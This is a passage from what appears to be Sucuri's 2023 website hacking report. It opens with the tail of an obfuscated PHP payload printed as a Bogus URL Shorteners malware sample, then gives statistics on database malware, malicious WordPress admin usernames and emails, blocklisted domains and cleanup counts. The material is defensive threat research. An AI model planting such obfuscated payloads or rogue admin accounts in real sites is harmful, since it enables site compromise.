s1FqggcZaokpRlMhiQKhlbzVJgA8OCfJ/LJd5/CjZ2W1AzOx9tPAXajhWAxQSoswmBwjEj2KoAQgSqcVlacEiOEu9
RP3wCsWe4egRMYrEW2pdudrknUCYpKK3cdd7ARxPuEcomdWoZI6V7pS+VvdH7JBPyaQGiJ3eMIQC+YAPSsWei4QRx
THFSOIcrE7sDkwkaEx8IDyxOOclTUdgIy2i7hIaikw+h9hVEz6AJADSciGk4pelcS4UFyJhGQ1GbvD33lT3A6fAmw
mwSA5auUTYziIi45KaUl8SHHv2IQm9wuboI6QKR3A4+wcIhMRIajiGKeyrQ2pPwpirQ5XkCIh1kBCI9TwLCZeJ6Z
BGIlLiMERlkPm4F/sJimLtjq2L9hdy0e+X7tWOv7fFt/c3F7urnn86/Ymq/wuxfXhNw93g7Ny0Rad3vSdZfFwz2WN
STVvofLf5U+srz/qch/XJre50yOQNtrlu/vDH6Q1u3Cib90dffbbG8GQ7P1P5s7/BeVbu39WD5eELBnczn7
+RirrM9ednn9+rt6/b58utb5rAh+Ps2fzvL/5+L5wo6w9ZK2Xpong+zU9+Ll83yP+aeYdy/ah+a2VsOw77eRK5G6f
t8+sb3sfrT60f367h6u8tKLr9MXB7fcNXLaY6zY6LujrREhXGkaj3Pju8eVbY4IhvE5ZKLJavUjvH3/YorpuyG2Zd
oJRzwOfKf1E0rbHKrBNIyRFYyrEM2whBPK/4QNttiek3d'))))); ?>
```

Example of obfuscated PHP used by Bogus URL Shorteners malware.

We have also detected 92 of the malware's fake URL shorteners domains injected into web pages as external script tags, with the most detected domain **t-o[.]to** found on 795 sites last year.

Database Malware

In our ongoing efforts to clean and secure websites, our team addressed various database-level malware issues in 2023. We removed a staggering **1,116,547** malicious database entries from **8,286** different websites.

Database malware predominantly affects the **wp_options** and **wp_posts** table within WordPress environments (over 70% of all removed items). In Magento setups, the most

frequent issues involve credit card skimmers located within the **core_config_data** table.

A notable **38.3%** of all compromised databases contained SEO spam, primarily consisting of concealed links related to counterfeit drugs and online gambling.

The malware campaign responsible for the most cleaned database record was the Balada Injector, which accounted for **18.1%** of all cleaned DB entries even though the number of sites cleaned with this malware was less than **7%**.

Malicious User Accounts

In our findings, **55.2%** of websites with database malware had at least one malicious admin user on WordPress. We identified over **11,000** unique malicious usernames in our datasets last year.

Here are the top ten usernames and email addresses associated with these malicious admin accounts:

Malicious Username	Total
wp_update-[random-chars]	920
wp-demouser-44	341
Test[random-digits]	189
wp-import-user	181
administratoirr	159
administratoir	152
wwwadmin	138
wpadminns	116
Sendsdesr	78
AdminZaxHH34	69
rxrhack1337	43

Malicious Email Address	Total
wadminw@wordpress.com	1132
123@abc.com	419
email@email.em	258
support@wordpress.com	247
admin@gmail.com	174
wp-security@hotmail.com	174
wordpressuser@gmail.com	137
admin@admin.com	127
test@gmail.com	107
mail11@maill5.xyz	62


SiteCheck & Blocklist Analysis

Our SiteCheck remote website scanner is one of the most important security monitoring tools in our arsenal. It is free to use and scans millions of websites every month, allowing the public and our researchers team to identify potential threats and indicators of compromise on compromised websites.

Being an external monitoring tool, SiteCheck is unable to detect any hidden infections on the server level, like PHP backdoors or server-side credit card skimmers, that do not display outwardly on website environments. For a deeper scan, Sucuri clients benefit from our server-side scanning and monitoring services.

Of the **108,122,130** sites scanned by our SiteCheck remote scanner in 2023, **1.15%** of them were detected with at least one type of malware. Our analysis revealed the following malware family distribution for these remote website scans.

SiteCheck Remote Scan Malware Distribution - 2023




An overlap is observed in SiteCheck's remote malware detections as compromised websites are often infected with more than one type of malware at a time.

Blocklist Analysis

During a remote SiteCheck scan, our scanner checks a website's resources and compares them to our blocklist to identify if any are malicious. In 2023, **13.48%** of all infected websites were found to load unwanted resources (scripts or iframes) from malicious third-party sites — also referred to as blocklisted resources.


Our research team analyzed the top 500 malicious resource domains to identify the top blocklisted resources found on hacked sites.

Top Blocklisted Resources - 2023



We also analyzed the top blocklisted resources by domain. Remarkably, the top five most frequently detected blocklisted domains are all associated with the Balada malware campaign.

Top Blocklisted Balada Injector Domains - 2023



Some malware campaigns leverage a substantial number of malicious domains in their attacks. We analyzed our data sets to identify which malware had the greatest number of blocklisted domains.

Malware That Infected Most # of Files - 2023

Malware Campaign	# Domains in top 500
Bogus URL Shorteners	92
SocGholish	37
Balada Injector	35

Incident Response & Threat Detection

In 2023, we cleaned an average of 610 files during a single malware removal request, a 9.52% increase from 2022.

In **2023** we cleaned an average of **610** files during a single malware removal request, a **9.52%** increase from 2022.

This data is unsurprising, as many of the infections our remediation team cleaned up last year are known for generating thousands of infected files within a website's environment, including NDSW and .htaccess malware infections.

We dug further into our malware cleanup stats to identify the top three types of malware cleaned from the greatest number of files in 2023:

Malware That Infects Most # of Files - 2023

Malware Type	Total # of Files Remediated
.htaccess rules created by Japanese spam infections	8,668,492
NDSW/NDSJ injections	4,864,852
Bogus URL shortener injections	369,424

Certain malware infections affect hundreds of files on compromised web sites and are quite challenging to clean without automated remediation processes. For example, Japanese spam malware is known to create .htaccess files in every subdirectory to hinder the use of backdoors by other threat actors. To ensure execution of their malware even in case of non-standard configurations and partial cleanup, attacks like NDSW/NDSJ try to inject their code into every JavaScript file found on the server.

Conclusion

The diverse range of malware families identified in our investigations highlights the multifaceted nature of website threats. Each malware family is designed with specific capabilities to exploit different vulnerabilities and achieve varied malicious objectives. For instance, some malware focus on stealth and persistence, quietly siphoning off sensitive data over extended periods, while others are more disruptive, aiming to cause immediate damage or gain rapid financial rewards.

While our data indicates that automatic WordPress updates have helped to ensure websites are patched against known vulnerabilities in WordPress core, website administrators must continue prioritize patching of other website software and extensible components, including plugins and themes.

As we assess the security landscape of the past year, it's evident that website owners and administrators face an ongoing battle against evolving malware threats. The proliferation of automated attack tools and broad scope of malicious behavior observed on compromised websites underscores the necessity for a layered security approach. Employing comprehensive, up-to-date security solutions and **continuous website and server monitoring** is essential. These practices help in early detection and mitigation of threats, protecting website resources and maintaining the trust and safety of traffic and visitors.

Credits

Ben Martin
Security Researcher | @_jamsec

Cesar Anjos
Security Researcher

Denis Sinegubko
Malware Researcher | @unmaskparasites

Rodrigo Escobar
Sr. Malware Research Manager | @ipaxdc

Tiago Pellegrini
Data Scientist

Rianna MacLeod
Technical Writer | @RiannaMacLeod

SucuriSecurity | sucuri.net

For more information :

E: sales@sucuri.net
T: 1-888-873-0817